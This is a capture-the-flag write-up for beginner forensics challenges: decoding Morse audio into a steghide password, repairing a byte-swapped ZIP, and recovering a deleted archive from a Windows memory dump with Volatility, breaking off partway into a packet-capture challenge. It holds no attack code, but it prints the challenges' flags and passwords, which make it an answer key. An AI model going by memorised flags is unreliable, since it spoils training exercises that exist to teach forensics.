

What is it
- Author: KetSoSad
I have a .wav file but I don’t know what this sound means. Can you help me?
We are presented with a .wav file. As a creature of habit, I open the .wav in my beloved Sonic Visualizer and Add Spectrogram.

By the way, you can listen to the dots and dashes yourself, so the sound visualizer is kinda extra in this context.
We see dots and dashes, which is Morse Code. Upon translating it, we get “passwordisgoodluck”.
The phrase sounds like a steghide password. Indeed,
steghide extract -sf chall.wav -p passwordisgoodluck
inflates hidden.zip.
Extracting it, we get the part1.txt, which contains the first part of the flag W1{s0m3_7h1ng5_1n and next2.zip. However, that ZIP is corrupted, and we can not extract it further. Let’s inspect the file:

Taking a closer look at the magic bytes, we have 4b 50 04 03. However, that of a standard ZIP file are 50 4b 03 04
Moreover, looking down below for a little bit, we can see the string “aptr.2npg”. If you flip every two letters, you will get “part2.png”. This indicates two things:
- First, every two bytes are flipped in this corrupted ZIP.
- Second, there is a
part2.pngin the ZIP if we recover it.
We can conveniently repair this file with
dd if=next2.zip of=recovered.zip conv=swab
This command copies the contents from next2.zip to recovered.zip while swapping every pair of bytes. Inside the recovered zip, we get the second part of our flag.

W1{s0m3_7h1ng5_1n_7h15_4ud10}
Forensics for newbie
Yesterday, my supervisor has sent to my colleague a secret file. After that, I saw his screen was running something with a black background. I think he was did something with that secret file. Can you help me to view that file?
We are presented with a .dmp file.
The description mentions “a black background”, which may allude at the Windows Command Prompt cmd.exe. Upon inspecting its history, we have:
(volatility3-venv) pandora@LAPTOP-BBKT2N3O:/mnt/d/ctflab/CTF26W1TrainingDay1/Forensics - Forensics for newbie$ ~/volatility3-venv/bin/vol -f chall.dmp windows.cmdscan
Volatility 3 Framework 2.28.2
Progress:  100.00               PDB scanning finished
PID     Process ConsoleInfo     Property        Address Data

2852    conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY        0x1fde30fd3d0   None
* 2852  conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.Application    0x1fde30fd400   cmd.exe
* 2852  conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.ProcessHandle  0x1fde0ce6f70   0x11c
* 2852  conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandCount   N/A     4
* 2852  conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.LastDisplayed  0x1fde30fd42c   3
* 2852  conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandCountMax        0x1fde30fd3f8   50
* 2852  conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandBucket  0x1fde30fd3e0
** 2852 conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandBucket_Command_0        0x1fde0d0ab30   cd Desktop
** 2852 conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandBucket_Command_1        0x1fde0d0ab50   7z a -pKetSoSadisveryfunny -mhe secret.7z secret.png
** 2852 conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandBucket_Command_2        0x1fde0d0ab70   dir
** 2852 conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandBucket_Command_3        0x1fde0d0ab90   del secret.png
** 2852 conhost.exe     0x1fde30fd3d0   _COMMAND_HISTORY.CommandBucket_Command_86       0x1fde0d0b5f0   뇀
5296    conhost.exe     0x139dfb38020   _COMMAND_HISTORY        0x139dfb38020   None
* 5296  conhost.exe     0x139dfb38020   _COMMAND_HISTORY.Application    0x139dfb38050   DumpIt.exe
* 5296  conhost.exe     0x139dfb38020   _COMMAND_HISTORY.ProcessHandle  0x139dd766d70   0x114
* 5296  conhost.exe     0x139dfb38020   _COMMAND_HISTORY.CommandCount   N/A     0
* 5296  conhost.exe     0x139dfb38020   _COMMAND_HISTORY.LastDisplayed  0x139dfb3807c   -1
* 5296  conhost.exe     0x139dfb38020   _COMMAND_HISTORY.CommandCountMax        0x139dfb38048   50
* 5296  conhost.exe     0x139dfb38020   _COMMAND_HISTORY.CommandBucket  0x139dfb38030
We can see that the user has compressed an image inside a .7z and then delete it afterwards. We would like to retrieve the image.
First, find its file object offset. We’ve already known that the file go with the name “secret”.
(volatility3-venv) pandora@LAPTOP-BBKT2N3O:/mnt/d/ctflab/CTF26W1TrainingDay1/Forensics - Forensics for newbie$ vol -f chall.dmp windows.filescan | grep "secret"
0xdd84dba88cd0.0\Users\ctf-player\Desktop\secret.7z
Use that address to extract the content from the memory dump.
(volatility3-venv) pandora@LAPTOP-BBKT2N3O:/mnt/d/ctflab/CTF26W1TrainingDay1/Forensics - Forensics for newbie$ vol -f chall.dmp windows.dumpfiles --virtaddr 0xdd84dba88cd0
Volatility 3 Framework 2.28.2
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xdd84dba88cd0  secret.7z       file.0xdd84dba88cd0.0xdd84de7e1e30.DataSectionObject.secret.7z-1.dat
Extract the .dat file with
7z x file.0xdd84dba88cd0.0xdd84de7e1e30.DataSectionObject.secret.7z-1.dat -pKetSoSadisveryfunny
to retrieve the secret.png as followed:

W1{y0u_h4v3_f0und3d_m3!!!}
Free flag on Network
- Author: KetSoSad
Reverse free flag! Reverse free flag! Reverse free flag!
We are presented with chall.pcapng. At first glance, there are multiple POST requests (100, to be precise) with the name flag*.txt


Export HTTP Objects and read the contents of the text, and we get a lot of Base64 encoding. Try to decode some of them using CyberChef:
flag0.txt
